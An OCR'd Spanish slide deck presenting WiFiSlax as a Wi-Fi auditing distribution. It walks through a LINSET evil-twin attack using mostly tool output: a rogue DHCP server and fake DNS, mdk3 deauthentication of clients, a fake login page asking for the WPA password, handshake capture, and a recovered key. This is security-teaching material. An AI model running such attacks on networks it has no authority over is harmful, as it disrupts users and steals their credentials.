

LiVE
Fistar



¿QUÉ ES WIFISLAX?


Es un Sistema Operativo Linux Live, que contiene herramientas para auditar redes Wi-Fi.
Se puede instalar en la mayoría de dispositivos: discos duros, CD/DVD, Pen Drive…

¿QUÉ VENTAJA NOS OFRECE?

Nos permite comprobar la seguridad de una red ante posibles vulnerabilidades mediante el uso de sus herramientas.

WEP **WPA** **WPA2**

PRINCIPALES HERRAMIENTAS: WIFITE 2



WIFITE2

ESSID

Nombre de la red.


BSSID

MAC del Punto de Acceso.

WPS

PIN de 8 dígitos para facilitar la conexión al Punto de Acceso.

PRINCIPALES HERRAMIENTAS: LINSET



DHCP

```
Internet Systems Consortium DHCP Server 4.3.4
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/TMPlinset/dhcpd.conf
Database file: /var/state/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/9c:d3:6d:e[redacted]2.168.1.0/24
Sending on   LPF/wlan0/9c:d3:6d:e[redacted]2.168.1.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.
DHCPREQUEST for 192.168.1.15 from 40[redacted]:92 via wlan0: unknown lease 192.168
DHCPREQUEST for 192.168.1.15 from 40[redacted]:92 via wlan0: unknown lease 192.168
DHCPREQUEST for 192.168.1.15 from 40[redacted]:92 via wlan0: unknown lease 192.168
DHCPREQUEST for 192.168.1.15 from 40[redacted]:92 via wlan0: unknown lease 192.168
```

FAKEDNS

```
pyminifakeDNS:: dom.query. 60 IN A 192.168.1.1
```

Esperando la pass


```
PUNTO DE ACCESO:
  Nombre.....: ONO[redacted]
  MAC........: 9C:D3:[redacted]
  Canal......: 11
  Fabricante.....: NETGEAR INC.,
  Tiempo activo...: 00:00:04
  Intentos.....: 0
  Clientes.....: 0

CLIENTES ACTIVOS:
```

Desautentificando con mdk3 a todos de ONOD[redacted]

```
Periodically re-reading blacklist/whitelist every 3 seconds

Disconnecting between: 40[redacted]A:92 and: 9C:D[redacted]76
Disconnecting between: FF[redacted]F:FF and: 9C:D[redacted]76 on channel: 11
Disconnecting between: BC[redacted]7:E6 and: 9C:D[redacted]76 on channel: 11
Disconnecting between: FF[redacted]F:FF and: 9C:D[redacted]76 on channel: 11
Disconnecting between: BC[redacted]7:E6 and: 9C:D[redacted]76 on channel: 11
Packets sent:    145 - Speed:    8 packets/sec
```


Iniciar sesión en red
Login Page
ESSID: ONOD
BSSID: 9C:D3
Chan: 11
Por razones de seguridad, introduzca la contraseña para acceder a Internet
Introduzca su contraseña WPA:
Enviar


Capturando datos en el canal --> 11
CH 11][Elapsed: 18 s][2016-12-04 22:07][WPA handshake: 9C:D3:
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
9C:D3: -86 44 102 475 0 11 54e WPA2 CCMP PSK ONOD
BSSID STATION PWR Rate Lost Frames Probe
9C:D3: 40:C6: -43 1e- 1e 0 410
9C:D3: BC:8C: -76 1e- 1e 0 30 ONODF
9C:D3: 04:02: -78 0 - 1 0 7 ONODF

LINSET


Esperando la pass
[00:00:00] 1/0 keys tested (78.08 k/s)
Time left: 0 seconds inf%
KEY FOUND! [540]
Master Key : FD 5B F8 86 2B 8E DC F3 49 C1 C8 18 DD 3B 98 17
97 F6 5C 2F CD A3 4E CD B1 5C 05 68 F7 87 4D 11
Transient Key : 9C 58 FD 57 E1 95 AE E2 D2 D1 1A 89 69 47 51 D2
77 10 CB D4 FD 45 85 0F AD 18 8E 35 2C BD 14 1E
5C 6F 01 AD 39 F1 85 2B 96 E3 91 7A BC 9F E2 75
BF E8 5B 67 22 B7 A5 48 CA D2 48 E7 B1 0F BF 52
EAPOL HMAC : 21 CF B7 E8 13 48 7A CD ED AE 59 43 78 B2 0C C3
Se ha guardado en /root/ONO -password.txt